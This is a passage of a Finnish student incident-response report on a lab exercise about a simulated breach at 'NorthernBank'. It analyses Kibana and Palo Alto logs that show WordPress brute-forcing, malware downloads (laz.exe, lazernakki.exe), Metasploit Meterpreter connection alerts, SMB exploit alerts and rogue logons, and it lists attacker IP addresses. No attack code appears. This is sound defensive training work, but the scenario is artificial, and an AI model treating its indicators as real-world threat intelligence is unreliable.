

Incident Response

Hyökkäys- ja puolustamismenetelmät

Juho Askola H3465
Joni Korpihalkola K1625
Niko Poutanen K2155
Ville Pulkkinen K1532
Mikael Romanov K1521
Niko Tamminen H8946

Harjoitustyö
Huhtikuu 2018
Tieto- ja viestintätekniikka
Tekniikan ja liikenteen ala

Sisällysluettelo

1	Johdanto	5
2	Ympäristö.....	5
3	Raportointi.....	5
4	Lokipalvelin	6
4.1	Tutkiminen.....	8
4.2	Brute-force extranettiin.....	8
4.3	Haittaohjelma alX8/Laz.....	10
4.4	Meterpreter yhteys	11
4.5	SMB Skannaukset	11
4.6	Kirjautumisyritykset.....	13
4.7	Remote Desktop	15
4.8	NetBIOS Skannaukset	16
4.9	Haittaohjelman lataaminen.....	16
4.10	DNS hyökkäys.....	17
5	Tiedostopalvelin	17
5.1	Lazermole.exe.....	17
6	FPCAP.....	19
7	STAFF Työasemat.....	23
7.1	STAFF-2	23
8	Proxy palvelin.....	26
9	Löydetyt DFIR-liput.....	29
9.1	DFIR1.....	29
9.2	DFIR2.....	29
9.3	DFIR3.....	30
9.4	DFIR4.....	31
9.5	DFIR5.....	31

10 Tapahtumien kulku.....	32
10.1 Aikajana.....	33
11 Pohdinta	34

Kuviot

Kuvio 1 Incident Response ympäristö	5
Kuvio 2 TheHive	6
Kuvio 3 Kibana	7
Kuvio 4 Aikaikkunan asettaminen	7
Kuvio 5 Palo-alto threat_id.....	8
Kuvio 6 DMZ-segmentti.....	9
Kuvio 7 Wordpress bruteforce	9
Kuvio 8 alx8 Lataus	10
Kuvio 9 laz.exe	11
Kuvio 10 Meterpreter yhteys	11
Kuvio 11 FPCAP lazernakki	11
Kuvio 12 SMB Skannaus	12
Kuvio 13 SBM CVE 2009-3103	12
Kuvio 14 Windows login yritys	13
Kuvio 15 Files Audit failure	13
Kuvio 16 Files Administrator	13
Kuvio 17 Files Osoite	14

Kuvio 18 Files onnistunut kirjautuminen	14
Kuvio 19 Mail kirjautuminen	14
Kuvio 20 Onnistunut kirjautuminen	15
Kuvio 21 RDP Yritys.....	15
Kuvio 22 Haittaohjelman lataus	15
Kuvio 23 lazermole.exe	15
Kuvio 24 NetBIOS skannaus.....	16
Kuvio 25 lazermole portista 8081	16
Kuvio 26 DNS hyökkäys	17
Kuvio 27 Rekisteritiedon muokkaus	18
Kuvio 28 Files palvelimen rekisteri	18
Kuvio 29 F-secure prosesseja pysäytetty	18
Kuvio 30 Lazermole.exe prosessi luotu	19
Kuvio 31 Lazermole.exe Sharessa	19
Kuvio 32 Kohde Ukraina	20
Kuvio 33 Haitakkeen lataaminen tai haitallinen yhteys	20
Kuvio 34 Tiedostopalvelimen kopiointi	21
Kuvio 35 HTTP POST pyyntö	21
Kuvio 36 User-agent	22
Kuvio 37 lazermolen siirtäminen tiedostopalvelimelle	22
Kuvio 38 SMB Siirto	22


Kuvio 39 SMB Siirto 2	23
Kuvio 40 Lazernakki.exe	23
Kuvio 41 Laz.exe	24
Kuvio 42 Event	24
Kuvio 43 Flag 1.....	25
Kuvio 44 Flag 1 toisessa polussa.....	26
Kuvio 45 Laz.exe käynnistys	26
Kuvio 46 SSH proxylle	27
Kuvio 47 Squid konfiguraatio	27
Kuvio 48 bash history	28
Kuvio 49 Python skripti.....	28
Kuvio 50 DFIR1.....	29
Kuvio 51 DFIR2.....	30
Kuvio 52 Lippu 3	30
Kuvio 53 dekodaus	31
Kuvio 54 Lipun 3 sisältö	31
Kuvio 55 DFIR4.....	31
Kuvio 56 squid.conf	32
Kuvio 57 Aikajana	34

1 Johdanto

Incident Response harjoitustyön tavoitteena oli tutkia NorthernBank yritykseen kohdistunutta hyökkäystä. Hyökkäyksen jälkeen käyttäjät ilmoittivat saaneensa kirjautumisikkunan jokaiselle websivuille menneessään. Ryhmän tehtävänä oli tutkia annettu ympäristö etsiä RFID liput ja raportoida tapahtumat.

2 Ympäristö

NorthernBankin ympäristö on jaettu 7 eri verkkosegmenttiin. Incident Response -harjoitukseen on valittu vain merkittävimmät palvelut ympäristöstä. Jokaiselle ryhmän jäsenelle on jaettu Windows 7 työasema jolla voidaan selata palveluiden käyttöliittymiä ja tehdä raportointia TheHive palveluun. IR-ympäristön topologia on nähtävillä kuviossa 1 (ks. Kuvio 1)




Kuvio 1 Incident Response ympäristö

3 Raportointi

Ryhmän tekemät löydökset tulee raportoida TheHive ohjelmaan haluamallaan tavalla. TheHive on ilmainen avoimen lähdekoodin insident response alusta, joka on integroitavissa esimerkiksi MISP kanssa (ks Kuvio 2) Hiveen luodaan uusi "case" jonka alle jokainen käyttäjä luo omia "taskeja" eli tehtäviä. TheHive on ilmainen avoimen lähdekoodin insident response alusta, joka on integroitavissa esimerkiksi MISP


kanssa (ks. Kuvio 2) Hiveen luodaan uusi ”case” jonka alle jokainen käyttäjä luo omia ”taskeja” eli tehtäviä. Jokaisesta palvelusta tehdään oma taski. Incident response – tiimi myös loi tämän raportin, joka kuvaa lokipalveluista löydettyjä epäilyttäviä toimia ja aikajanan hyökkäyksen kulusta.



Kuvio 2 TheHive


4 Lokipalvelin

Ympäristössä on käytössä lokipalvelin, joka on kerännyt lokia kaikista ympäristön palvelimista. Lokeja voidaan selata Kibana - käyttöliittymällä (ks. Kuvio 3)



Kuvio 3 Kibana


Hyökkäyksen ajankohta oli asetettu 15.2.2018 klo 8:15 – 12:00 väliselle ajalle, joten lokeja täytyy hakea vain siltä ajalta (ks. Kuvio 4)



Kuvio 4 Aikaikkunan asettaminen

4.1 Tutkiminen


Lokipalvelimen merkintöjä tutkittiin suodattamalla tarpeettomat tiedot pois hauista. Tutkimme ensin mahdolliset hyökkäykset, joita palo-alton palomuuuri on tunnistanut. Kibanaan voidaan asettaa suodatin "pa_threat_id exists" joka näyttää kaikki palo-alton huomaamat hälytykset (ks. Kuvio 5). Lokeissa on 1042 merkintää uhkista, joita myöhemmin suodatetaan eri hakuasetuksilla.



Kuvio 5 Palo-alto threat_id


4.2 Brute-force extranettiin

Extranetin (ks. Kuvio 6) HTTP-palvelimelle on yritetty Bruteforce - hyökkäystä klo 08:20:04 ja klo 11:54:11 välisenä aikana. Hyökkäystä on yritetty kahdesta eri maasta, Suomesta ja Saksasta.



Kuvio 6 DMZ-segmentti

Voimme todistaa hyökkäysyrityksen palomuurin lokeja tarkastelemalla. Lokissa on parsittuna "pa_threat_id Wordpress Login Attempt", jolloin nähdään, että hyökkäysyrityksiä on 865 kappaletta. (ks. Kuvio 7)



Kuvio 7 Wordpress bruteforce


Alla on listattuna IP-osoitteet, josta hyökkäykset tulivat. Lähdeosoitteen perusteella hyökkääjä on vaihtanut IP-osoitetta tai muuttanut paketin lähde-osoitteen, jotta palomuri ei estäisi hänen toimiaan. Alla on listattuna IP-osoitteet, joista hyökkäykset tulivat.

- 195.8.54.121
- 195.8.54.122
- 195.8.54.129

- 195.8.54.128
- 195.8.54.127
- 195.8.54.126
- 195.8.54.124
- 195.8.54.124
- 195.8.54.122
- 195.8.54.121
- 195.8.54.130
- 195.8.54.215
- 87.254.210.119
- 87.254.210.120
- 87.254.210.121
- 87.254.210.122
- 87.254.210.125
- 87.254.210.125
- 87.254.210.126
- 87.254.210.153
- 87.254.210.181
- 87.254.210.188


4.3 Haittaohjelma alX8/Laz

STAFF-WS2 Työasemalle on ladattu mahdollinen haittaohjelmat Ukrainan palvelimelta osoitteesta 37.52.209.183. Lataus on suoritettu aamulla klo 08:33:13. (Kuvio 8)



Kuvio 8 alx8 Lataus

Työasemalta löytyy laz.exe tiedosto jonka muokkausaika on 08:32 eli ajallisesti ennekuin se olisi edes ladattu. Kellot saattavat olla hieman eri ajassa eri koneissa. (Kuvio 9)



Kuvio 9 laz.exe

4.4 Meterpreter yhteys

Management verkosta osoitteesta 10.99.0.252 on avattu "Meterpreter" yhteys ulkoverkon osoitteeseen 37.52.209.183. (Kuvio 10)

@timestamp per 5 minutes					
Time	pa_source_ip	pa_threat_id	pa_severity	pa_source_zone	pa_destination_ip
February 15th 2018, 10:13:05.144	37.52.209.183	Metasploit Meterpreter Connection Attempt(38036)	high	DMZ-FW	10.99.0.252
February 15th 2018, 10:13:05.879	37.52.209.183	Metasploit Meterpreter Connection Attempt(38036)	high	INET	10.99.0.252

Kuvio 10 Meterpreter yhteys

Samalta koneelta on ladattu lazernakki.exe ohjelma ennen yhteyden muodostamista. On vahva epäily siitä, että kyseinen ohjelma on haittaohjelma joka käynnistää kyseisen yhteyden osoitteeseen 37.52.209.183. (Kuvio 11)

+	tcp	2018/02/15 10:12:55	2018/02/15 10:12:55	10.99.0.252	2692	37.52.209.183 UKR	80	85	74,361 79,495	\\legads.com\lazernakki.exe
+	tcp	2018/02/15 10:09:07	2018/02/15 10:09:07	10.99.0.252	2639	37.52.209.183 UKR	80	15	7,700 8,630	\\legads.com\lazernakki.exe

Kuvio 11 FPCAP lazernakki

4.5 SMB Skannaukset

Yrityksen STAFF-2 työasemalta on yritetty suorittaa jonkinlaista SMB skannausta domain-kontrollerille. (Kuvio 12)

Time ^	pa_source_ip	pa_threat_id	pa_destination_ip	pa_rule	host	pa_destination_zone	pa_destination_port
February 15th 2018, 08:15:32.272	10.10.0.102	Microsoft Windows SMB Negotiate Request(35364)	10.0.100.10	Staff-to-DC	10.99.0.1	SRV	445

Kuvio 12 SMB Skannaus

Samainen STAFF-2 työasema on suorittanut muutakin epäilyttävää toimintaa. Palomuurin tunnistama hyökkäys on kuvattu CVE tietokannassa tunnisteella "CVE-2009-3103". Hyökkäyksellä on täydet 10.0 pistettä CVE tietokannassa joka tarkoittaa, että haavoittuvuus on kriittinen ja se johtaa totaaliseen tiedon paljastamiseen. (Kuvio 13)

– CVSS Scores & Vulnerability Types

CVSS Score	10.0
Confidentiality Impact	Complete (There is total information disclosure, resulting in all system files being revealed.)
Integrity Impact	Complete (There is a total compromise of system integrity. There is a complete loss of system protection, resulting in the entire system being compromised.)
Availability Impact	Complete (There is a total shutdown of the affected resource. The attacker can render the resource completely unavailable.)
Access Complexity	Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit.)
Authentication	Not required (Authentication is not required to exploit the vulnerability.)
Gained Access	None
Vulnerability Type(s)	Denial Of Service Execute Code
CWE ID	399

– Related OVAL Definitions

Kuvio 13 SBM CVE 2009-3103

Tarkemmin tutkiessa palomuurin merkintöjä samalla tunnisteella olevia yrityksiä on useista STAFF työasemista, joten tämä liikenne voi olla ihan tavallista liikennettä domain-kontrollerin ja työaseman välillä.

IP - osoite	ALKOI (klo)	LOPPUI (klo)
10.99.0.110	08:26:51	10:33:02
10.10.0.102	08:15	11:52:20
10.10.0.101	8:24:35	11:50:19
10.10.0.103	8:16:08	11:46:08

4.6 Kirjautumisyritykset

Administrator on yrittänyt kirjautua FILES palvelimelle IT-MGMT-SRV segmentistä osoitteesta 10.99.0.252. Kirjautumisyritys on tapahtunut klo 09:56:04. Topologiassa ei ole mainittu, että tässä osoitteessa sijaitsisi työasema. Voidaan epäillä, että kyseessä oli niin kutsuttu ”rogue” työntekijä joka on päässyt kyseiseen verkkosegmenttiin luvatta. (Kuvio 14)

Time	pa_source_ip	pa_threat_id	pa_destination_ip	pa_rule	pa_destination_zone
February 15th 2018, 09:56:04.035	10.99.0.252	Windows SMB Login Attempt(31696)	10.0.100.20	MGMT-to-Any	SRV
February 15th 2018, 09:59:03.152	10.99.0.252	Windows SMB Login Attempt(31696)	10.0.100.20	MGMT-to-Any	SRV

Kuvio 14 Windows login yritys

Tiedostopalvelimen kirjautumislokeja tutkimalla voidaan huomata, että käyttäjä Administrator on yrittänyt kirjautua sisään epäonnistuneesti monta kertaa. Syynä on väärä käyttäjätunnus tai salasana. (Kuvio 15)


Audit Failure	15.2.2018 9:58:42	Microsoft Windows se...	4
Audit Failure	15.2.2018 9:58:41	Microsoft Windows se...	4
Audit Failure	15.2.2018 9:58:41	Microsoft Windows se...	4
Audit Failure	15.2.2018 9:58:41	Microsoft Windows se...	4
Audit Failure	15.2.2018 9:58:41	Microsoft Windows se...	4
Audit Failure	15.2.2018 9:58:41	Microsoft Windows se...	4

Kuvio 15 Files Audit failure

Alempana on kuvattu kirjautujan tilin nimi, toimialue, lähde ip-osoite ja lähdeportti. (Kuvio 16) (Kuvio 17)

Logon Type:	3
Account For Which Logon Failed:	
Security ID:	NULL SID
Account Name:	Administrator
Account Domain:	GT-MGMT-VATMA

Kuvio 16 Files Administrator



Kuvio 17 Files Osoite

Kirjautumisyritykset ovat tulleet myös samalla ajanhetkellä useaan kertaan samasta osoitteesta. Lähdeporttia on myös kasvatettu yhdellä jokaisen kirjautumisyrityksen jälkeen. Kyseisestä lähdeosoitteesta kirjauduttiin lopulta käyttäjällä "tmies". (Kuvio 18)

```

February 15th 2018, 09:59:10 Q Q message: An account was successfully logged on. Subject: Security ID: S-1-0-0
Account Name: - Account Domain: - Logon ID: 0x0 Logon Type: 3 New Logon: Security ID: S-1-5-21-3454445531-127670708-1276484983-1307 Account Name: tmies Account Domain: NORTHERNBANK Logon ID: 0x102bf95bd Logon GUID: {0F9BE729-4936-7E5A-B1C8-9B78B5152A4C} Process Information: Process ID: 0x0 Process Name: - Network I


February 15th 2018, 09:59:12.415 message: A Kerberos service ticket was requested. Account Information: Account Name: tmies@NORTHERNBANK.ORG Account Domain: NORTHERNBANK.ORG Logon GUID: {561A4496-6087-D6D7-61E8-CF2D62B97EE1} Service Information: Service Name: FILES$ Service ID: S-1-5-21-3454445531-127670708-1276484983-1120 Network Information: Client Address: ::ffff:10.99.0.252 Client Port: 2494 Additional Information: Tic

February 15th 2018, 09:59:12.415 message: A Kerberos authentication ticket (TGT) was requested. Account Information: Account Name: tmies Supplied Realm Name: northernbank.org User ID: S-1-5-21-3454445531-127670708-1276484983-1307 Service Information: Service Name: krbtgt Service ID: S-1-5-21-3454445531-127670708-1276484983-502 Network Information: Client Address: ::ffff:10.99.0.252 Client Port: 2493 Additional Information:

```


Kuvio 18 Files onnistunut kirjautuminen

Jenna.nikulainen@northernbank.org käyttäjä on 08:25 – 12:00 välillä yrittänyt kirjautua epäonnistuneesti sähköpostipalvelimelle sisään melkein joka minuutin välein koko hyökkäyksen keston aikana. (Kuvio 19)



Kuvio 19 Mail kirjautuminen

Jenna Nikulainen myös kirjautunut Domain Controllerille joka minuutti, sinne tosin onnistuneesti. (Kuvio 20)



Kuvio 20 Onnistunut kirjautuminen

4.7 Remote Desktop

Mahdollinen roguekäyttäjä on yrittänyt ottaa RDP yhteyttä FILES palvelimeen klo 09:58:05, Lähde-osoitteena on 10.99.0.252 joka on IT-MGMT-SRV verkkosegmentissä. (Kuvio 21)

Time	pa_source_ip	pa_threat_id	pa_destination_ip	pa_rule	pa_destination_zone	pa_destination_port	pa_direction
February 15th 2018, 09:58:05.602	10.99.0.252	Microsoft remote desktop connect initial attempt(33020)	10.0.100.20	MQMT-to-Any	SRV	3389	client-to-server

Kuvio 21 RDP Yritys

